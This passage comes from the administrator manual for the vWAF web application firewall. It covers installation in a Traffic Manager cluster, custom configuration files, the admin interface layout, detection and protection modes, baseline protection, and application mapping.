
As an option, you may also have a multimaster setup, where the administration server is distributed to several cluster nodes.

- All nodes that are marked as master synchronize their configuration every 10 seconds.
- A master node only talks to a slave node on the same computer.



Cloud Installation

If your goal is to protect various web servers independently, you can install vWAF so that there are multiple enforcers, multiple deciders, and multiple administration servers on different computers anywhere in the cloud.



Client Compatibility

On the administration side as well, you can integrate vWAF seamlessly into your existing structures. If you are operating multiple web applications in your company, you can define access authorization individually for different staff members in vWAF. Optionally, you can also set up user groups with limited permissions.

This is a common scenario. The administration of vWAF itself – in other words, its integration into the IT infrastructure, the management of the web application being protected, and relevant access authorizations – is carried out centrally, for example, by a designated staff member in the area of network security. The individual web applications are protected separately by different designated staff members. These persons only have access authorization to the security configuration of “their” web application. They are fully familiar with the special features and structures of that web application and can therefore protect it in the most effective way.

Installation

System Requirements

To install and use vWAF, make sure the following requirements are satisfied:

- Sufficient CPU resources on the Virtual Traffic Manager (Traffic Manager). Prior to the installation of vWAF the load on the server should not exceed 60%.
- A minimum total of 1 GB free memory space on the hard disk for program data and log files created during operation.
- A minimum of 1 GB RAM.

  ATTENTION: For web applications with high traffic, the log files generated can quickly become very large. Rotate and archive these files on a regular basis.

First-Time Installation

Refer to the detailed instructions in the *Virtual Traffic Manager User's Guide* for installation and configuration instructions.

Update Installation

Updates of vWAF are handled through the Traffic Manager's standard update channel. Contact Technical Support if you encounter any difficulties.

Configuring vWAF

You can configure basic settings for vWAF from the Traffic Manager administration interface (Admin UI). The **System > Application Firewall** section of the Traffic Manager Admin UI contains settings for the vWAF administration server, the decider processes, and for the internal communication ports that vWAF uses.

For more detailed configuration options, see *Global Configuration*.

Note that any changes that you make to the vWAF settings apply to every machine in the cluster. After changing the settings, vWAF is automatically restarted on every machine in the cluster so the new settings take effect.

Setting Enforcer Options

Please refer to the detailed instructions in the *Virtual Traffic Manager User's Guide* which describe how to configure options for the Enforcer TrafficScript rule.

Protecting Your Services

You can configure your Traffic Manager's Virtual Servers to have their traffic inspected by vWAF. Each Virtual Server's settings page provides an option to enable vWAF. When vWAF is activated, the Enforcer TrafficScript rule will be added to the Virtual Server and will start sending traffic to vWAF immediately. For more information, see the *Virtual Traffic Manager User's Guide*.

> **ATTENTION:** As soon as the Enforcer is activated, all queries to the web server are evaluated by vWAF. If any ruleset is active in protection mode, vWAF may deny queries that match one of the underlying rules.

Starting and Stopping the Software

You can restart the vWAF software from the **System > Traffic Manager** section of the Traffic Manager administration interface (Admin UI). You can uninstall vWAF from the **System > Application Firewall** section of the Traffic Manager Admin UI. For more information, see the *Virtual Traffic Manager User's Guide*.

Allowing Connection to Update Server

If you want to take advantage of automated updates of rules and blacklists provided for basic detection and protection (see Baseline Protection Wizard, Baseline Protection Handler, Vulnerability Description Import Wizard), vWAF needs to connect to the following update server.

```
https://mydefence.artofdefence.com/update/
```

If you want to use a proxy, you must also specify this proxy. This is done within the configuration file zeusafm.conf (see *System Configuration*).

Configuring Multi-CPU Support

With complex rulesets the decider can become a performance bottleneck. With multi-CPU support, an individual decider process is run on each CPU. The Traffic Manager allocates the individual requests to the different CPUs, ensuring that queue times are minimized.

vWAF automatically takes advantage of multi-CPU machines by running one decider process for each CPU core that's available. If vWAF is installed on a cluster of Traffic Managers, then the number of decider processes running on each machine is equal to the number of CPUs on the machine with the fewest CPUs.

You can manually configure the number of decider processes from the **System > Application Firewall** page of the Traffic Manager Admin UI.

Changing Ports

You can configure the ports that vWAF uses for internal communication from the **System > Application Firewall** page of the Traffic Manager Admin UI.

Using Custom Configuration Files

On Linux/Unix systems, you can optionally use custom configuration files instead of the default zeusafm.conf and updater.conf file. You can even split your settings and have multiple configuration files in parallel.

To use a custom configuration file, set the following environment variables before starting vWAF or before starting the updater:

- AOD_CONFIG_FILENAME for zeusafm.conf
- AOD_UPDATER_CONFIG_FILENAME for updater.conf

Example

```
export AOD_CONFIG_FILENAME = /path/to/myconf.conf
export AOD_UPDATER_CONFIG_FILENAME = /path/to/myupconf.conf
```

Paths must be absolute (no relative paths). If the specified configuration file doesn't exist, or if the script has no permission to read it, vWAF or the updater won't start. If a value isn't found in the specified file, its default setting is used.

Instead of using one single custom configuration file, you can use multiple ones. This enables you to split or to cascade your settings. If identical configuration items are found in multiple files, the last processed one wins. Additional configuration files are always read after the global ones (that is, after zeusafm.conf and updater.conf or after the ones specified by AOD_CONFIG_FILENAME and AOD_UPDATER_CONFIG_FILENAME). To use additional custom configuration files, set the following environment variables:

- AOD_CONFIG_FILENAME_* for zeusafm.conf
- AOD_UPDATER_CONFIG_FILENAME_* for updater.conf

The files are processed in lexicographical order; that is, numbers before letters and letters alphabetically.

Example

```
export AOD_CONFIG_FILENAME_A = /path/to/myfile1.conf
export AOD_CONFIG_FILENAME_B = /path/to/myfile2.conf
export AOD_CONFIG_FILENAME_1 = /path/to/myfile3.conf
```

In this case, myfile3.conf is processed first, and then myfile1.conf and myfile2.conf. If a setting is specified in all three files, the setting of myfile2.conf is used because this is file that is last processed.

Basic Principals of Use

To be able to use vWAF efficiently and to achieve a maximum increase in the security of your web applications, it's vital to understand the underlying principles by which vWAF is structured and controlled.

This includes:

- logging in (see *Starting Administration*)
- information and control elements on the user interface (see *Layout of the Administration Interface*)
- the availability of features according to your user group (see *Available Features*)
- the different modes in which a ruleset can operate (see *Detection Mode, Protection Mode*)
- the availability of instant protection with minimum configuration effort (see *Baseline Protection*)
- the setup of applications and the mapping of requests to a particular application and thus to a particular ruleset (see *Application Mapping, Paths, Preconditions*)
- the option of inheriting properties and of setting up rules that are specific to a particular path (see *Application Mapping, Paths, Preconditions*)and *Types of Handlers and Attribute Inheritance*)
- the ability to distribute areas of responsibility across multiple persons (see *Organizational Integration*)
- the internal processing order (see *How Blacklists, Whitelists, and Graylists Are Processed*)
- saving and implementing changes (see *When Changes Are Saved and Become Active*).

Starting Administration


The administration is run entirely via your browser. To do this, vWAF starts a web server. By default, this server receives queries on port 8082.

Opening

You can access the vWAF administration server via a link on the **System > Application Firewall** page of the Virtual Traffic Manager (Traffic Manager) administration server (Admin UI). There is no separate login required. ***NOTE:*** *A separate login page does appear after you've been logged out by the system automatically after some period of inactivity. In this case, enter your Traffic Manager username and password.*

Home page

After first-time configuration has been completed, and after a successful login, the administration interface home page appears:



The home page provides you with an overview of the current configuration and the most important status information:

- Info
  Shows important current information, such as notifications about available updates

- Applications
  Lists all applications and shows which rulesets are active and which rulesets are loaded (see *When Changes Are Saved and Become Active*). A colored symbol also indicates the current attack status. If you use baseline protection, this section in addition shows whether your baselines are up to date (see *Baseline Protection*.)
  You can:
  – click view stats to open the statistics view for an application (see *Application Statistics*)
  – click the colored attack status symbol or the name of a protection or detection ruleset to open the log file view (see *Log Files*)
  – click the name of the loaded ruleset to directly enter Version Control (see *Version Control*)
- Cluster Management
  Lists your cluster nodes and provides a link to Cluster Management. Enabled and active nodes are displayed in green color. When you click an entry on the list, this opens the Cluster Slave Statistics view. See *Managing Deciders*.
- User Info
  Shows the time and date of the most recent login of another user (or yourself), as well as the time and date of the most recent failed login and a link to *User Management*.
- Version Information
  Shows your current product version number.
- Default Error Log
  Lists the most recent entries of the *Default Error Log*. **NOTE:** *Entries older than 30 days are never listed here. To view these entries, you need to open the Default Error Log.*

Which configuration is loaded?

vWAF always loads the active configuration, regardless of which configuration has been edited most recently. If you want to edit a different configuration, you can load it via *Version Control*.


What can you see and what can you do?

It depends on your individual user rights what data you can see, which functions you can use, and which settings you can make. Also see *Available Features*.

ATTENTION: *This documentation describes the full set of features. If you don't find a particular menu item on your user interface, if you can't access a particular function, or if you can't change particular data, most likely your user rights don't allow you to do so. If you're one of the persons who do the initial setup, or if you've been assigned to one of the user groups "zeusafm Administrator" or "Application Administrator", we recommend that you read through the full documentation. If you've been assigned to a custom user group with more restricted user rights, please contact the person who has enabled your account as to find out which features you will actually need.*

Getting help


NOTE: On many screens, you can directly call the relevant help topic of the online help. To do so, click the question mark in the title bar of the interaction area.



For more information regarding the layout and options, see *Layout of the Administration Interface*

Layout of the Administration Interface

The administration interface consists of the following sections:



Menu

The menu provides access to the different groups of functions:

- Home:
  Goes to the home page, which shows an overview of the current configuration.
- Application Control:
  Opens the Application Control, which provides an overview of all configured applications. Also, it lets you block or enable traffic for those applications, and it lets you activate or deactivate the relevant ruleset.
- Administration:
  Opens a submenu that you can use to make system-wide settings and to retrieve information.
- My Profile:
  Opens an editing form for your own user data.
- Traffic Manager:
  Takes you to the Traffic Manager Admin UI.
- Documentation:
  Opens online help.

Navigation area

In the navigation area there are two top-level entries:

- Application Mapping determines which requests are handled by which ruleset and by which settings.
- Application Control lists all applications alphabetically. (Applications in vWAF are often identical with your web applications—but not necessarily.) If you click an entry, you can edit the underlying ruleset.

Clicking the Application Control heading takes you to the overview of all configured applications (this is equivalent to the menu item Application Control).

Interaction area

The interaction area, located in the middle, changes depending on the menu item selected and depending on the element selected in the navigation area. This is the place where most of the information is shown and where you carry out your configuration work.

Logout

You can log out here.

Status display

The status display provides a summary of the status of the configuration that you're currently editing:

- Messages:
  Only appears when there's a current message.
  When an action has been completed successfully (e.g., a handler is added or changed), confirmation is displayed here on a green background. Warnings are displayed on a red background.
- Logged in as:
  Displays the username of the administrator who is currently logged in (your username).
- Group Membership
  Displays all user groups to which you belong. If you belong to the user group "zeusafm Administrator", only this group is listed as it always includes all user rights of all other groups as well.
- Ruleset
  Only appears when a particular application has been selected in the navigation area. Displays the version number of the ruleset that's currently being edited, and shows whether this ruleset is active as a protection or detection ruleset. Also shows which capability has been assigned to the corresponding application (see *Assigning Capabilities*).
- Changes
  Only appears when a particular application has been selected in the navigation area:
  - Number of changes shows the number of changes made to the selected application since the last commit operation.
  - View Changes only appears when there are current changes, in other words when the value of **Number of Changes** isn't equal to zero. If you click the link or on the green arrow symbol, the Change Log opens (see *Reviewing and Discarding Ruleset Changes* and *Committing and Activating Ruleset Changes*).
- Application Control

Only appears when a particular application is selected in the navigation area. Lets you view and modify whether traffic is allowed or blocked for this application, and whether the ruleset for the application is active. This is identical to the features provided when selecting the menu item Application Control (see *Application Control* for details).

- Application Status

  Only appears when a particular application has been selected in the navigation area. Shows application-specific states, messages and warnings. For example, after you've used the Suggest Rules Wizard, a message appears here while learning mode is enabled for the application.

- Cluster Status

  If all cluster nodes are running, shows the total number of cluster nodes (for example, "All (2) cluster members running.")

  If not all cluster members are running, the display shows in different colors the number of nodes that are:

  – on line (green): cluster members are enabled and active
  – off line (orange): cluster members are disabled
  – degraded (red): cluster members are enabled but not active

  If you click one of the colored entries, this takes you directly to the Decider Cluster Nodes tab in Cluster Management (see *Managing Deciders*).

- Automatic Logout

  If there hasn't been any activity within the administration interface for some time, a warning message appears and notifies you how much time remains until you'll be automatically logged out by the system.

  ATTENTION: When you're logged out automatically, all changes that you haven't committed are lost. See *When Changes Are Saved and Become Active* and *Committing and Activating Ruleset Changes* for details.

Available Features

Some of the described features might not be available for the capability that's assigned to an application

This documentation describes the full range of features that may be available. Depending on your individual configuration, some features might not be available for a specific application. If you require a particular feature, you might need to assign a different capability to an application (see *Assigning Capabilities*).

Some of the described features might not be available for your user rights.

If you belong to the user group "zeusafm Administrator", you can access all functions. If you belong to another user group, your user rights may be restricted.

> **NOTE:** This documentation describes the full scope of features that are available for users of the user group "zeusafm Administrator". Depending on your own user group, some features might not be available to you, or you might only be able to view particular data but might not be able to change it.

For details on user rights, see *Organizational Integration*, *User Management*, and *Group Management*.

Detection Mode, Protection Mode

Modes

It's important to understand that an application can be guarded in two different modes:

- When an application is in detection mode, only the detection ruleset is active. vWAF monitors all requests as configured by the rules of the detection ruleset and writes all incidents to the log files. However, vWAF does not block any traffic and does not interfere with your web application in any way.

  Detection mode is typically used in the following scenarios:
  - You want to use vWAF for monitoring purposes only.
  - You've added a new ruleset or modified an existing ruleset, and now want to test this ruleset without running the risk of blocking any desired traffic by mistake.
- When an application is in protection mode, the rules of the ruleset are actually enforced. This means that requests are actually denied in the case of an attempted attack. In this mode, too, all actions are logged in the log files for future analysis and documentation.

  Protection mode is typically used only after you've tested a ruleset for some time in detection mode, and now want to protect a web application with the help of this ruleset.

  ATTENTION: In detection mode, vWAF doesn't establish a secure session when the Session Handler is enabled. Therefore, in detection mode all handlers that are based on a secure session are ineffective. Also there's no response filtering possible in detection mode. (See descriptions of individual handlers for details where applicable.) The same limitation applies to all Wizards that enable the Session Handler. (You can work through these Wizards anyhow. The ruleset will be fully effective as soon as you enter protection mode.) Only the following Wizards produce fully working results for detection mode: *Baseline Protection Wizard*, *Vulnerability description Import Wizard*.

One ruleset or two rulesets?

- When an application is in detection mode, there's only one working ruleset: the detection ruleset.
- When an application is in protection mode, however, there can be up to two working rulesets in parallel:
  - the protection ruleset
  - a second ruleset, which works in the background as an additional detection ruleset

  This enables you to "test drive" a new ruleset before making it the new protection ruleset. While your current protection ruleset is still working, you can run the new ruleset as a detection ruleset at the same time. It writes all actions to the log files but doesn't block any traffic. You can then analyze the log files to see whether the new rules behave as intended, or whether they would have also blocked any desired traffic. When the new ruleset is technically mature, you can make it the protection ruleset without any risk.

Default Behavior

When adding a new application, initially this application is in detection mode by default. You can then configure and test your ruleset without interfering with your running web application. When you're done and want to enable protection, you must explicitly switch on protection mode for the application (see *Editing Applications*).

Baseline Protection

vWAF allows you to both customize your security configuration in great detail and to provide instant protection with very little effort. Instant protection with almost no configuration work is achieved with the help of the baseline protection feature.

> **NOTE:** You can also combine both approaches for the protection of a web application and add custom rules in addition to the predefined baselines, or you can use baseline protection for one web application (or for parts of this application) while using custom protection for another.

How it works

Essentially, baseline protection is a sophisticated regular-expression-based blacklist of known vulnerabilities and attacks. If vWAF detects a suspicious pattern within a request, it denies this request before it even reaches your web application.

On our update server we provide new baseline definitions at regular time intervals and when new types of attacks emerge. vWAF downloads these baseline rule files automatically and informs you on the Home page that new rules are ready for activation. You can also configure alerts that notify you by email or via other channels.

> **NOTE:** The rules supplied by the baselines are not applied automatically. vWAF never takes away control of your web application. You must therefore always activate the new baselines manually.

Activating a new baseline is simple. All you need to do is to run a Wizard, which automatically adds the new rules to your ruleset. After this, you can immediately commit and activate the updated configuration. For details on the process, see *Configuring and Updating Baseline Protection*.

For further information regarding how to set up your security configuration, see *Guide: Recommended Work Sequence*.

Application Mapping, Paths, Preconditions

vWAF uses several "layers" to determine which ruleset and which rules to apply when analyzing a particular request. This gives you much flexibility and maximum control.

To keep your security configuration simple and easy to maintain, it's important that you fully understand these layers and how vWAF processes a request.

Customer keys

The enforcers of vWAF run as plug-ins in your web servers. You can configure each enforcer so that it sends a special key along with each request to the decider. The decider, which processes your rulesets, can then use this key to handle requests that came in via different web servers differently.

> **NOTE:** When using vWAFintegrated in Virtual Traffic Manager, you typically don't have any other customer keys than the empty "[Default Customer Key]" because typically there is only one cluster and all enforcers (the Traffic Managers) are identical.

If you need to set up your own customer key, you can do so within TrafficScript by setting the "enforcer.location" variable using the following command connection.data.set("enforcer.location", "my-special-customer-key").


For details on setting up a customer key for mapping requests to a particular application and ruleset, see *Editing Application Mapping*.

Applications

In vWAF, so-called "applications" are a collection of rulesets for a particular purpose. An application typically consists of a detection ruleset, a protection ruleset, and a loaded ruleset. Also the application includes the full history of these rulesets. In addition, there are some application-specific settings that are not stored in the rulesets but for the application as a whole.

Applications in vWAF are not necessarily identical with the web applications that you want to protect. Several of your web applications may be handled by the same application in vWAF. But there may also be several applications in vWAF that handle distinct parts of a single web application.

In the navigation area of vWAF, the set up applications appear in alphabetic order.



For more information on applications, see *Editing Applications*.

Hosts

Hosts in vWAF are your network or Internet hosts, such as www.demo.com, demo.com, demo.com:80, localhost, 127.0.0.1, and so on. ***NOTE:*** *Hosts such as www.demo.com, demo.com, or demo.com:80 are different hosts in vWAF and all need to be entered separately.*

For details on specifying your hosts in vWAF, see *Editing Application Mapping*.

Prefixes

